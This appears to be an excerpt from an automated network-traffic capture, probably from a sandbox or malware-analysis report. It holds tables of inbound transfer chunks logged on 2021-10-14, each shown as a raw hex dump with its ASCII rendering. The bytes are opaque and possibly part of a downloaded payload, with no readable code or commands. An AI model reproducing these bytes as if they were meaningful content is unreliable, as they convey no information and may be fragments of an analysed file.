| 2021-10-14 01:43:28 UTC | 98                 | IN        | <p>Data Raw: 92 3f 80 61 0a c2 c6 10 59 91 a0 76 e3 9b 98 92 36 56 a5 53 45 61 37 f7 83 d1 49 4c 4f a7 fa ce a6 4b c1 0f a8 6c 86 7c 7f a1 fc 8e af f0 60 05 01 42 6f eb 35 c5 3f 1d 99 cc 0b ec 25 62 ba a0 00 be 3f 91 76 e7 9e 38 06 65 7a c2 01 2f ef eb 3a 97 59 5e 2a 07 aa fa d9 07 55 bb 37 0c cb 03 ff 89 1f 8a 20 e3 b2 53 ea 57 0e fc a8 a2 81 da 4b f3 b4 a4 62 85 36 6a b4 d9 cf 0b 8f 10 fa 74 e1 bc b0 11 89 53 fe 59 39 8d 02 4a ce 72 c2 e4 1a 65 51 c7 ce 76 26 b1 3c 98 57 78 37 6e 77 f3 3f 38 ca 31 8c 18 ba ed c6 6a 73 53 8f 40 ff 68 47 dc 4b c2 51 5e 63 bd c9 78 6d 1a f3 9c df 68 1d 15 1b 9f 4d e5 25 f4 cd c0 85 25 c8 6f 65 a3 39 0d d9 04 d6 32 a0 ca b2 55 ce 7b 81 9e cb 67 3f ed 57 e3 2c 6c 6c a7 96 78 84 f9 9b e1 d9 16 28 73 dc 4e a0 8c a6 2f 37 42 64 45 3b ca 65</p> <p>Data Ascii: ?aYv6VSEa7LOKl w`Bo5?%b?v8ezf:Y^*U7 SWKb6jtsY9JreQv&amp;&lt;Wx7nw?81jsS@hGKQ^cx0hl%6oe92U[g? W.l x(sN/7BdE;e</p> |



| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-------------------------|--------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 99                 | IN        | <p>Data Raw: 75 40 f9 3e 1c f8 e0 49 72 3f c0 11 69 f4 57 fd e7 73 d8 8d 64 b5 a5 34 8b 08 c0 f9 b1 34 30 79 56 80 b5 e7 d5 b3 d3 b0 79 8b 7d 98 1e c5 b2 a8 84 68 cc 42 e0 ff bc b5 ec 0e 46 bf fa 4f 6e 46 02 60 f7 69 8b 82 28 e4 b6 52 f6 fb 1b c6 d0 e8 62 7c a1 5b ff 0f 4f 82 37 02 5d 36 d3 84 fc bb bd e9 75 68 a4 58 e2 fe 5f 18 e9 ad 99 2c 3e 98 20 7b 99 a5 d1 51 33 8c ae 38 86 fc 8f 01 5a bf f3 e3 41 c9 f9 dc 6d 47 fd e1 cc d9 9c ad dd a9 79 ea 4c 06 64 fd 8e 7c 6c 71 d9 c6 45 dc c4 a6 39 74 c0 3a af 6e 3b 67 61 4e c5 8c cb 97 a4 2a 77 7c a3 88 43 ce 8e ce d3 39 46 79 23 a6 f7 7a 95 04 f4 ad df 9d 6e 22 b4 e5 bd 62 b4 f1 2b 1c 1d 62 2f e1 01 f4 86 27 01 71 3b ed f0 5f 25 c3 5d 68 7b ef 5e d7 ce 3c 72 8d a5 02 22 c3 76 46 c0 95 ed d0 34 c3 c9 e2 16 fa 47 52 54 23 d2</p> <p>Data Ascii: u@&gt;lr?iWsd440yVyjhBFonF'i(Rb[ O7]6uhX_&gt; {Q38ZAmGyd lqE9tn;gaN*w C9Fy#zn"b+b"/q;_%}h{&lt;r"vF4GRT#</p>              |
| 2021-10-14 01:43:28 UTC | 100                | IN        | <p>Data Raw: fb cd 7a 3e 37 ef 35 62 49 df 49 39 c5 22 2c db 57 c3 be a4 ff ad 5f ab ec d1 f7 8f 42 fd ec 7c 7a bf 32 9d 88 b4 c5 58 2a 40 10 42 73 24 b1 e2 04 e7 09 9a 91 1b c9 36 13 85 8c 8f b8 ec 2f 18 46 f7 ed 18 13 6e b6 0c 94 c5 71 f2 d3 43 44 60 ae 9c b5 6a 71 4e e0 c3 da 9f 65 e2 6e c5 7f ac 63 ed 5c cd 53 38 17 2e 51 12 f4 30 ad 1a bb 8a 02 92 fa c7 74 52 2b 67 2d 2d 44 96 06 68 74 27 14 ef a5 1c a4 ed 5e 88 a5 c5 13 ed ff 90 6f c0 98 4f cb 3b ef e8 38 e0 16 73 a6 76 bb 9d d0 ec e1 c9 5c de e8 5b ee b2 d4 0b 44 ae 0f 11 6f 7f 54 ce f8 1a 28 2b db 00 94 06 22 42 ae 40 4f a6 a1 c8 46 3e cb 47 22 8b 42 70 37 8d aa 06 12 a0 78 c9 28 ea 34 ef 3e 7a d4 f0 fc c7 e1 ab ec 2e 78 08 9f 24 56 c0 1e 7d 18 76 0d d2 c8 ce cb d9 1e e8 81 e4 ea 54 14 68 3d 38 58 dc 1e 31 81</p> <p>Data Ascii: z&gt;75b l9",W_Bjz2X*@Bs\$6/FnqCD`jqNenc S8.Q0tR+g--Dht^oO;8sv[ DoT{"+B@OF&gt;G"Bp7X{4&gt;z.x\$V}vTh=8X1</p>             |
| 2021-10-14 01:43:28 UTC | 102                | IN        | <p>Data Raw: ec 32 43 16 5b 57 21 ad bb 74 e8 d4 ad 09 43 2c 7e 69 d8 ce 88 be 2b 93 19 81 72 1b b9 cb 00 5f 83 41 7e c2 98 86 98 ce 57 98 5e 5d 75 df 56 6e d2 f2 4f 7b 34 0a 31 50 7d 2c 3e 80 68 1f a4 6a ac 23 87 b9 1f 77 3a 05 6d c6 e8 3c da 36 f2 9e ff 15 39 21 76 c4 5d 84 4f 36 bb 72 f3 b8 3d 88 7d 15 6c 01 ff e5 f4 36 92 53 66 9a 01 b5 ed 27 0e 62 52 34 5b c2 3a 86 8d 09 a2 a0 ed b2 51 e2 b1 60 7e a2 a5 93 b8 41 e1 b2 a0 6c 8a 25 72 42 c2 1d 1d a1 66 f3 0b 79 b8 a6 33 68 5e ff 53 2b 8e 61 e4 c6 6d c1 05 02 5a 5d c0 db 0d 2a a6 c2 9d 64 68 39 15 71 e5 c1 3d e0 bd 23 a2 92 79 dd 94 78 69 9d 2c 79 fa 46 d6 5e f9 5a 42 6f ac c7 7f da 05 de b8 b6 d1 67 1b 1c 94 54 ed ab 4b 67 16 18 0b c1 62 70 c6 59 ad d9 00 c1 21 b5 d1 a9 ab de 51 93 67 8 36 38 92 42 e6 32 64 60 b3</p> <p>Data Ascii: 2C W!tC,-i+r_A~W^ uVnO{41P ,&gt;hj#w:m&lt;69 v O6r=}l6Sf'bR4 :Q`~Al%rBfy3h^S+amZ}*dh9q=&gt;#yxi.yF^ZBogTKgpy Qg68B2d`</p> |
| 2021-10-14 01:43:28 UTC | 103                | IN        | <p>Data Raw: 69 17 02 5e a1 7f a7 83 dc ba 10 2b 2a d1 5e 71 18 68 f5 cb af 98 4a 61 5e ea ca cb fc 71 49 09 26 d7 0f 02 60 17 fc ed 6c cc 8a 73 b0 b4 21 93 e9 d3 2b a7 1a 44 75 2c 8e b0 f8 fc a2 67 b3 79 81 74 93 62 6e b2 b9 8b 61 21 47 cc ed a0 b9 ff f0 56 96 f1 b9 6d 11 08 77 fc 76 f7 1a 28 f5 b9 45 17 ed 24 df d2 82 68 62 b0 a1 fc 58 48 81 4c 08 da 34 ac 83 d5 26 bb 67 c8 11 10 37 4c f4 42 01 f3 bf 9b 2d 27 77 25 4f 77 a6 86 50 30 f7 a4 56 0f fa ab e0 b5 e3 fa 5d de ac d9 67 bd e3 d5 39 da cb c3 de d2 73 c9 d5 1e 68 f4 03 46 69 6e d3 35 4d e6 f1 5e 3b 0f ce a7 a6 d7 74 11 63 4e cf 19 18 37 53 de 68 70 b0 11 4a c6 ab 2c 2d 38 6a f1 3c be ac 89 94 04 f0 5e 5a 84 4e d7 a3 3f ae fa b1 f3 18 e6 1d 73 2a 62 07 17 a7 f4 1b 73 3c 73 82 51 04 3c 59 e6 cc cb 80 a6 42 1a</p> <p>Data Ascii: i^+^^qhJa^q &amp;'!s!+Du.gytbna GVmwv(E\$hbXHLJ4&amp;g7LB~w%OwP0V g9shFin5M^*};tcN7ShpJ,-8j&lt;^ZN?s*bs&lt;sQ&lt;YB</p>     |
| 2021-10-14 01:43:28 UTC | 104                | IN        | <p>Data Raw: bf 5b 38 bc 32 60 66 a4 9f 8a 96 dd 99 e7 dd 0b de 6d fa ba a3 db aa 05 32 7e 32 a4 d7 3d 62 59 dd 54 52 35 22 00 d9 7f 9b bf b4 ec a1 49 d5 77 cb 09 84 48 f0 b7 67 3b bf 36 1b 88 92 cc 5f 36 5e 05 c4 c4 5f 91 68 15 19 02 01 f3 51 cf 27 1e d5 4c 76 41 05 21 09 3a 51 ed 09 11 76 86 f7 2d 87 bb fb af 5b 2f 50 7f 91 b5 30 73 4e e0 df 83 95 6c e2 7b d3 5b 54 6b ae f0 d5 40 3a 00 15 59 12 3a 2f 81 3e bf e5 8b 4b fa cd 76 25 a6 74 25 27 59 9c 1a 7b e5 ed 39 fe a0 d0 3f f0 57 e7 db db 53 4f ae 87 64 01 95 58 d7 6a e8 eb fa 14 1f 73 b0 7d 84 b1 c9 ed eb 11 4d b4 1c a4 01 4d c9 1a 4c a8 1e 04 53 62 a0 cf d4 15 2c 5f 6e 07 94 0b 1a 3a ae 9c 4f b9 ae d9 1e 45 d4 4e 3d 99 c9 4d 1b 9c a8 7b 62 91 57 cb 2c f2 07 d4 c1 85 21 95 e9 84 86 62 fc 26 61 1d 49 b3 78 cc 17 20</p> <p>Data Ascii: [82`fm2~2=byTR5`lwHg;6_6^_hQ`LvA!:Qv- P0sN {[Tk@:Y:2&gt;Kv%t%Y{9`WSODXjs)MMLsb,_n:OEN=M{lbW,lb&amp;alx</p>               |
| 2021-10-14 01:43:28 UTC | 105                | IN        | <p>Data Raw: 71 d9 cd 57 83 c4 57 3b 1c 0c d5 c1 30 cb 70 48 d8 99 e2 2e 24 ea da f9 ec ec 2b 9f 57 21 a9 bb 68 e8 da ad 09 4d 29 9b 96 f5 eb ac 2a 3a 94 2d 5d 69 08 bf d4 0d 4a 9d bf 6e e6 84 86 75 c9 7b 90 5d 41 6a 3e 5b 94 f8 e6 4b 43 b7 df 65 ad 57 35 73 a5 69 ad a3 75 b4 ef 8f b9 1f 69 34 fd 54 4e e1 3b cd 76 72 99 09 d9 33 52 d0 4e f7 5d c9 ba 5a f9 ad 32 1e 1c 52 4c 03 ff e5 e1 36 92 5d 66 9a 0f b2 04 d8 23 42 46 b8 97 d6 04 4b 88 1f 8a 25 fc ba 5b e5 a1 10 d9 5c a4 b5 a8 5a fa ab aa ab a4 b4 68 bc c9 3c 15 a9 0e f5 0a 68 b4 af 0e 0a 5d d3 50 2c 90 19 79 a2 72 dd 09 13 49 4a c8 d5 12 cb b1 10 85 4d 71 33 71 63 32 e9 06 e7 33 9e 3c 11 e7 df 9e 0f 5d 84 43 d3 e5 5c cf 49 ee 58 4c 70 a5 3f 61 e2 e2 da 97 a4 cc 08 c3 35 ab 51 ea 2f d4 7a 3c 84 03 bc 4b 67 de 32</p> <p>Data Ascii: qWW;OpH.\$+W hM)*;-jJnu[ Aj&gt;[KCeW5siui4TN;vr3RN Z2RL6 }#BFK% Zh&lt;h&gt;P.yrlJMQq3c23&lt;C X LP? a5Q z&lt;Kg2</p>        |
| 2021-10-14 01:43:28 UTC | 107                | IN        | <p>Data Raw: 11 91 b5 b2 5e e6 13 1f 82 e2 0f d8 d1 cb c0 dc 88 e9 81 ea d3 9d 7a f7 39 2b 56 dd 1e 09 81 d8 b2 67 2f 45 f1 0a 55 92 6c 9f ef c2 8c 3b ad 9b ea c0 1d d6 94 45 08 2c c5 0e 71 a4 00 93 74 71 c7 93 51 b7 ca 97 8c 17 d8 14 b8 1f 50 c9 2f 8e be f4 d5 8d 94 03 7b 8b 68 86 1c c5 a3 bf 0d 85 32 43 cd d4 93 a7 e9 04 55 c1 ee b0 6f 6e 68 d6 fe 72 92 0b bb f5 b3 4f 1e d2 a8 da d2 99 40 79 b7 55 23 07 5d 92 3f 7b 5a 35 a8 90 ff aa bd 70 a8 dd bd 4f 34 79 69 0b ec ac f5 39 26 66 25 55 f2 a9 ab 5f 36 85 bc 38 9c fc 8f 01 c4 b7 92 fe 45 c9 ec db 0d a9 fd cd c3 d6 b9 6b c6 26 c8 d5 10 51 fa f5 63 68 6e d6 31 52 9f 42 a3 3b 05 e8 2c a5 b4 76 ec 18 40 ce 85 15 40 fa 23 68 7a ae a6 7e b7 75 2c d2 e6 66 45 02 a4 8c 7c bc 3c f0 c2 59 41 6e 3e 89 39 84 27 a4 ef 38 19 1d</p> <p>Data Ascii: ^z9+Vg/EUI;E,qtqQP/{h2CUonhrO@yu# }?[Z5pO4yi9&amp;f%U_68Ek&amp;Qchn1RB;v@@#hz~u,fE &lt;YAn&gt;9'8</p>                       |
| 2021-10-14 01:43:28 UTC | 108                | IN        | <p>Data Raw: b3 83 09 c1 69 75 da 27 08 cf 17 47 11 a0 c2 ae 09 de 53 9c 8d df 0d 19 41 57 e7 38 67 78 87 65 82 85 d3 8f 7b d2 16 20 6d c2 a4 b5 88 0c 04 32 70 2a 92 2f 31 62 4e c2 c6 45 cb 23 2d cc 50 a9 a4 b3 e8 25 66 c4 7f d2 55 94 60 ea 83 71 6c 97 9b 96 a3 98 cb 4a 14 ab 12 cc c2 58 14 70 06 e7 02 39 ea 54 de 1e b5 96 89 81 98 d1 64 1a 3d 71 00 1c 19 6f b1 84 2b ab ab f8 c0 41 3a 78 d3 98 da 9b 65 66 04 c4 a1 80 72 6f 6d bd 4c ab 7e 96 e7 e5 fb 32 00 0e 79 18 c4 33 a7 39 b3 9e 2a a6 fe c7 63 36 37 60 2d 27 49 87 01 71 1f fa 3d 1f a7 30 ae 4b 47 e3 cb d1 07 cf 06 87 64 14 a1 f0 df 6a f3 cf e4 c1 26 58 b4 56 39 ce d0 ea fd 98 5c f4 e8 5b ea a6 c0 21 ec a8 0f 06 58 57 af ca fb 1c 3e bd ec 05 94 00 37 56 ba b4 e7 a6 b0 c0 3e ff c5 46 28 a7 8c 4c 37 87 91 45 e6 77 a9</p> <p>Data Ascii: iu'GSAW8gx{ m2p*/1bNE#~P%fu'q JXp9Td=qo+A:xefromL~2y39*c67`-!q=0KGdj&amp;XV9 ! XW&gt;7V&gt;F(L7Ew</p>                    |
| 2021-10-14 01:43:28 UTC | 109                | IN        | <p>Data Raw: 3d ae 6c d7 63 39 19 17 5b d5 fa 0e 0c e8 a9 1b 73 36 fe 86 20 ae c2 59 ec e4 ac 8d b9 4d 55 a5 0a ca db 4c 4f 71 59 da ae b3 d2 25 c0 b9 e8 e9 fb 61 1b 7a 00 af b5 67 ea df c2 92 44 36 8a 40 0f c3 a0 24 2a 11 8a 63 67 33 ca 11 53 bd 98 7f ee 91 9a 55 e2 46 98 37 89 62 21 5d 78 a9 26 b5 bc 63 e1 df be 22 04 0e 84 69 81 ab 7b bd 89 bc b9 0e 60 46 54 55 62 e1 e0 f2 c3 e7 98 e6 23 c0 0a 5a d0 5f be 25 37 bb 74 f4 ae 3a 2b ca 7a c2 0a ff ef eb 13 81 55 66 87 07 aa fa d9 0f 4e 45 34 20 cc 3b c2 89 1f 8a 16 ee b2 5b 9a a8 0f d0 b4 a5 99 a7 59 f2 b4 a0 7f 8c 3a 6a 37 c2 31 0a bb 1d fd 0a da bd b0 1b f8 5c ff 59 3d 96 0e 4a c4 6d cb 1a a2 48 5b c0 50 0b 35 b0 6f 9e 48 72 2d 6e 7f ea c3 3f 29 e6 33 8f 24 b3 e5 2a 96 72 7f 69 43 d7 eb 58 51 6a ee 49 45 7c b4 b2 d5</p> <p>Data Ascii: =lc9[s6 YMULOqY%azgD6@SD*cg3SUF7b!]x&amp;c'i{'FTUb#Z_%7t:~zUfNE4 ;[Y;71Y=JmH P5oHr~n93\$*riCXQ E </p>                    |

| Timestamp               | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|-------------------------|--------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2021-10-14 01:43:28 UTC | 111                | IN        | <p>Data Raw: 64 32 88 ab 2d 76 49 54 cb 22 83 85 6b 3c 70 b1 9f fe 97 84 69 fc 28 11 69 b7 b2 5e ed d9 ae 3c f1 09 fe c5 d3 c4 c8 d1 e8 81 e4 1e 93 f1 b6 2e 0e 74 ed 71 a6 89 cb bd 43 21 2e d1 5c 14 bc 52 f5 c1 cf 44 31 76 75 ea c0 1c c8 ef 4b 0b 2c d9 11 52 99 17 f0 e7 73 c7 99 77 b0 a5 25 e9 70 d2 12 aa 18 3f 7a 36 be b7 e7 7d 8a fb b1 97 8b 62 9a 25 c7 b7 b9 87 0c 8c 41 cc fe a8 ae 86 b1 55 ba ea bc 11 f2 07 76 f6 79 91 e8 40 f5 b3 44 1b fc 1c 83 c3 95 03 14 a1 5f f7 00 19 83 37 07 58 30 af ea 65 bb b9 6d ad 1a 0b 58 e8 d8 6e 1a e8 85 80 2c 27 60 4e 94 8b a7 a0 77 89 8c aa 5d 23 ec 9e 0f ca bc ec f0 42 a6 2b db 76 b3 93 d8 c7 db ed b6 cd ad 12 0c d7 1a 7d ff a6 8b 6a 6e d4 46 dc f0 d1 ab 54 72 ce 3b a5 61 45 e8 0c 25 cf 85 1b 02 ec ff 64 61 b6 a1 44 ce 8d bc 7a 38</p> <p>Data Ascii: d2-viT"K&lt;pi(i^&lt;.tQcL\RD1vuK,Rsw%pz6)b%AUvy@D_7X0emXn,`Nw)#B+vjnFTr;ae%daDz8</p>                                         |
| 2021-10-14 01:43:28 UTC | 112                | IN        | <p>Data Raw: 40 c6 5d 44 6f b7 e9 64 cf fb d5 42 bf d5 0d 13 0c 91 62 33 fb f0 c0 3a a8 0e d0 6c 09 89 36 0c d3 dc c9 38 cf 0f ad ab c5 41 92 8f a6 ee 30 ec 51 cf 28 61 6c a5 a8 df 87 d5 9f de fb 14 20 6a b9 cd a1 a0 ae 0f 30 7c 51 77 c6 35 68 52 cf 5d 2d 3f 22 2c d9 7c a2 a1 a5 f5 81 10 c6 7f d5 df ab 66 fe 91 08 06 bf 36 9c ae 90 ca 31 f1 45 16 c6 db 42 83 60 69 13 02 2d f8 56 e1 2f 18 96 83 87 b9 d2 2f 18 29 5f 82 05 18 69 ad 30 9b aa ab f9 fc 47 2b 50 7d 95 d3 b9 62 4b ea c6 ce 9b 65 e2 60 f7 40 a3 42 96 fe cd 55 1a 24 04 51 03 c9 31 ab 5a 76 88 02 43 e5 ff 7f 37 d5 93 2c 27 4e bc 1f 61 1b e6 3d b6 a1 30 ae c1 78 e5 df c3 7c 9a ae 87 6e 36 b1 49 df 60 ea e4 f1 f9 16 67 f1 7f d4 ca c1 eb e9 6e 6c f5 e8 5e 91 7c d6 09 4e 72 17 d4 5b a5 49 18 75 0f 28 30 ea 16 9d 17</p> <p>Data Ascii: @]DodBb3:l68A0Q(al j0jQw5hR]-?`],f61EB`i-V//_i0G+P)bKe`@BU\$Q1ZvC7,'Na=0x[n6i`gnl^Nrf]lu(0</p>                                |
| 2021-10-14 01:43:28 UTC | 113                | IN        | <p>Data Raw: 4e 8c 6f d6 9a d9 37 0b 8c 72 1c b7 87 76 85 0f ef fd ad 9e 42 23 a0 36 b9 b0 29 fc 3c 06 5d 60 21 fe 1f 01 98 1e e5 72 10 e6 83 c1 93 d0 5d f9 da 44 82 b9 5a 31 03 1c 34 d0 0f ca 48 cd d0 86 e8 cf 30 d5 dd e8 f9 f0 74 62 a8 20 85 82 6a ec 04 aa 77 b9 37 80 6e f3 a8 5c 23 2b 95 7c 59 6b 08 b5 dc bc 36 41 bd 7f e4 f4 6b 8a c8 51 5f 55 5d 45 32 5c 42 c1 d2 55 7a 43 f6 e2 bf 46 37 0d 8d 7f 7b 36 05 57 fd 87 bf 11 5b 3a 08 55 73 e0 23 9b c8 e2 b4 c2 0e ae 8c 5b db 09 f8 2e cb ba 76 f2 c1 e9 04 ca 70 d5 db 90 3b e9 2b 8b 5d 09 74 06 aa fc c6 4d 5d 4e 36 31 c7 22 78 88 33 86 2a ec 3c ec e3 73 1c d9 af bf 8a ac 59 e3 bf bf 6b 72 3b 46 ad c0 38 12 75 15 eb 1b 7d 94 ab 1a f4 56 e0 4e 2e 9d 0e 5b cd 72 d7 e4 1a 65 57 d1 cc 13 5a 49 3d 9c 4e 6d 26 7d 74 e4 d0 32 f9</p> <p>Data Ascii: No7rvB#6)&lt;`]r]DZ14H0tb jw7n!#+[Yk6AkQ_U]E2\BUzCF7{6W[Us#[Y.vp;+jTM]N61"x3*&lt;Sykr;F8u]VN.[reWZI=Nm&amp;]t2</p>            |
| 2021-10-14 01:43:28 UTC | 114                | IN        | <p>Data Raw: 24 fe 2a 53 1f 65 f2 76 b9 fd c1 d8 c9 f4 b6 dc b8 76 d7 c8 e4 76 d4 9e 7c 6f 6d db 2f 92 61 be 5a 3a 0f c8 24 b1 79 5f ee 72 45 d0 a2 ef 2e 5f 28 50 c7 b1 8d 43 c0 a3 c0 26 38 7b 66 2a 8d 72 77 b8 0f 83 c2 51 9f 68 3b a4 20 84 75 b3 ef 29 12 01 8d 2b d2 06 09 8e 9a 08 79 21 fc 80 4f 35 c8 46 c2 32 56 a5 a8 48 33 04 de c2 c7 32 c7 58 42 d1 86 e2 cf 00 d5 dd e8 f9 f0 74 6e a8 20 85 a8 72 fc c8 c2 e1 44 36 86 77 df d4 ab 22 3a 98 0b 74 68 24 b6 b8 11 5b 95 b9 74 f7 88 9a 8b d9 5c 96 7d bc 63 0d 75 45 bf 25 4b 43 bb f0 a1 53 56 3f 08 eb bb af a7 60 bb 26 e8 6d 0c 61 23 0b 3a 9d ea 3c dc 29 c5 8b eb 09 d6 2b 4d 2e 5e d3 42 2f a8 7d f4 bf 31 19 f1 84 c3 2d ec ec e2 3c 57 ca f1 51 10 7c 77 f2 0f 4e 44 3a 3f f0 28 8d 89 0e 81 23 c2 4c 5a d8 ba 0c d9 b5 73 08 b0</p> <p>Data Ascii: \$*Sevv\jom/aZ:\$y_rE_(PC&amp;8(f*rwQh; u)+y!O5F2VH32XBtn rD6w":th\$tl)cuE%KCSV?`&amp;ma#&lt;-)+M^B/1]-&lt;WqQjwND:?(#LZs</p> |
| 2021-10-14 01:43:28 UTC | 115                | IN        | <p>Data Raw: ec 60 ef a3 30 a8 e9 56 e7 dd ed 04 e7 ae 8d 66 09 f4 0f de 6a fd e1 f0 97 58 5e a0 7a d6 dc ad ab ea 15 5f f6 eb 27 b6 b3 d4 0d 46 d3 47 0d 4c 7b 5a a1 26 18 28 3a e9 00 e9 48 22 42 aa 9e a1 a2 c0 17 45 c1 44 20 f4 7f d4 37 89 c4 16 18 88 5c a7 0b ec 47 69 3c 7a de aa be cc a6 f4 ed 2e 74 b5 ca f1 55 c0 10 72 32 9b 4c d3 c2 c6 d5 7d 91 3e 0c c5 c2 94 14 15 7e 2a 5c de 5b a6 83 d8 ab 5b 22 2b ae 5b 1e 94 9d f5 c1 d4 8c 22 75 67 83 c1 1d d4 ef 5a 0c 36 3f 10 41 df 15 87 a0 72 c7 9d 75 cb e3 24 8e 13 08 0d ab 0b 3a 7b 3c 8b a3 19 d0 a6 f8 a9 6a 8e 62 9a 08 de 4c b8 ad 6d 30 41 b7 ba a5 a6 ed 0d 81 c7 a6 b0 6f 6e 18 7f ef 77 98 96 2d ee 4d 4f 24 f0 31 cd ec 2d 6d 7d a1 43 ee 71 5f 92 32 19 42 ca a9 b8 fb b3 93 78 c8 14 0f 58 f3 f1 5f f5 ed 81 9f 2b 5c 23</p> <p>Data Ascii: `0VfjX^z`FGL[Z&amp;(:H"BAED M7lGi&lt;z.tUr2L]&gt;~^["+["ugZ6?Aru\$&lt;[jbLm0Aonw-MO\$1m)Cq_2BxX_+/#</p>                          |
| 2021-10-14 01:43:28 UTC | 116                | IN        | <p>Data Raw: f5 85 05 c1 a6 b2 4f b4 5d ed ac b3 70 8c 2b 67 a1 3d 30 26 ad 05 ff 71 33 bd b0 1f e7 55 ec 5d 23 85 03 4a d7 60 d4 09 e5 48 77 cd db 03 22 20 05 56 49 72 3b 71 6b f7 cc 39 f7 cc 39 f7 3e 8f ea bb c9 86 99 07 37 84 d3 d3 ee 6e c7 42 ee 4f 53 e2 ba c1 60 cf e8 d9 85 aa c5 15 3d 0c 94 50 e0 87 ed d7 2d 83 18 c6 7c 72 c9 bb 23 d9 00 ca 2d a8 d3 a7 bd d8 cb 99 91 e1 b2 31 ec 5d f6 3a 76 fc 83 8a 97 82 c3 03 de c4 16 20 66 db 98 b0 a0 a4 0e 3e 66 2d b7 c4 24 6f 57 cc b5 43 e7 33 2e a4 10 b9 a0 a1 ea e9 90 c5 7f d3 e8 9f 77 f3 97 76 76 a0 3f 68 a2 be fd 5c 47 0f 17 cc c0 46 ed 65 06 e7 18 3b f6 54 e1 b5 1b 96 8f 9d 33 fd 3e 1d 28 4d f9 0c 31 c1 a7 09 26 83 f1 f9 d4 5f 41 b0 79 98 d0 9d 6e 44 f9 cd a1 97 69 7d 7c 25 4d 86 46 93 f8 d9 7b b1 02 04 57 1e 49 34 ad 35 ba 99</p> <p>Data Ascii: O]p+g=0&amp;q3Uj#3`Hw" Vlr;qk9&gt;7CnBOS`=P-[r#-1]:v f&gt;f-\$oWC3.wvv?h\GFfe;T3&gt;(M1&amp;_AynDil)jMF[WI45</p>     |
| 2021-10-14 01:43:28 UTC | 118                | IN        | <p>Data Raw: 42 18 dc af 88 04 27 66 21 ff 89 a7 bb 49 39 a7 b1 57 08 e9 71 0a fe c8 b7 f1 fb 44 ce fe 27 77 95 fe da cc db e0 a5 22 a8 51 ca fe 18 5c 1b 8c 16 22 6f d2 3c 2b e7 d3 a1 31 25 f8 24 b7 e7 0a fe 63 9f 4f c0 21 77 0b 76 63 80 88 43 78 8b d3 2d c3 6a 6d 24 b2 9f 73 bf 47 f0 d3 56 88 90 29 8f 3c b6 75 bd ef 29 1c 04 8d 2b d2 0b 1e ad 11 08 76 3c fe 8e 57 da c2 75 e8 ce 38 44 b9 4b 30 04 55 dc ff 39 da 63 5c d0 97 ed c6 db c7 fa eb ff e8 6e 44 47 24 b3 5a 62 d7 d0 86 1a 6e 8d 82 07 39 c7 a0 28 47 b0 13 8a 69 08 bf cb 11 19 ce 9c 7f ee 9b 91 8b c8 a7 b6 01 6a f4 21 57 48 67 ce 9c ce 96 f7 ce ae 5c 29 09 0a df ba 7d 79 a8 f1 ac 9b 0c 68 31 db 4d 0d 18 3c da 3c ef 9f e9 01 e7 23 58 d0 5f d7 a4 35 bb 7c dc 48 38 06 c0 e6 cb 16 29 e2 e2 3a 85 64 bf 8c 2d aa e9 e9</p> <p>Data Ascii: B'f!9WqD"w"Q"o&lt;&lt;+1%\$cOO\wvcCx-jm\$SvG)(cu)+v&lt;Wu8DK0U9cInDG\$Zbn9(Gij!WHg!))yh1M&lt;#X_5]Hl):d-</p>                  |
| 2021-10-14 01:43:28 UTC | 119                | IN        | <p>Data Raw: 53 21 d9 36 ad 33 93 ae 02 49 f0 b4 e8 20 ba 61 3e 2e 59 9d 2d 42 1e ec 13 80 24 31 a8 ef 7b e0 cb cf ce dd a6 87 64 36 c2 4a df 60 e8 ea f0 c2 3d 5a a0 78 bb 40 d1 ec ed 7a c6 f4 e8 50 f2 9a 9f 08 44 21 e0 55 5a 57 7a cb f8 1c 47 ba ea 05 92 6e be 42 ae 96 44 b7 b4 c2 79 b2 c4 46 24 82 26 4b 23 a5 44 2f 19 8e 41 46 2f ec 47 68 2f 64 cf 94 e8 bf ab 67 ed 28 dc 13 a9 a6 40 d4 3c d8 30 e0 05 c3 c5 d6 ea 48 82 e8 87 f9 4f 93 15 68 3a 38 43 cb 6e b0 ab fe bd 6b 21 89 c0 45 0a 80 7e dd 69 c5 9a 3b 58 1f e8 c0 17 fc 54 4b 09 26 f8 dc 6c ce 17 f5 f3 5b 03 9a 77 b6 b2 a8 89 17 d2 06 a3 38 2e 5b 3b 98 38 d8 d1 8a fa 13 68 ab 76 9f 19 e8 1a b9 81 75 26 6b 08 ff a4 a0 fe 83 50 ba e0 b0 7c 4b 16 57 ea 64 14 b8 28 f5 b2 ec 19 db 23 cf c6 bb c4 7d a1 55 e9 5c 9b 80 37</p> <p>Data Ascii: SI63l a&gt;.Y-B\$1[d6J`=Zx@zPDZWzGnBDyF\$&amp;K#D/AF/Gh/dg(@&lt;0HOH:8CnkIE-!;XTK&amp;l]w8.;8hvu&amp;kP]KWd (#)U\7</p>        |
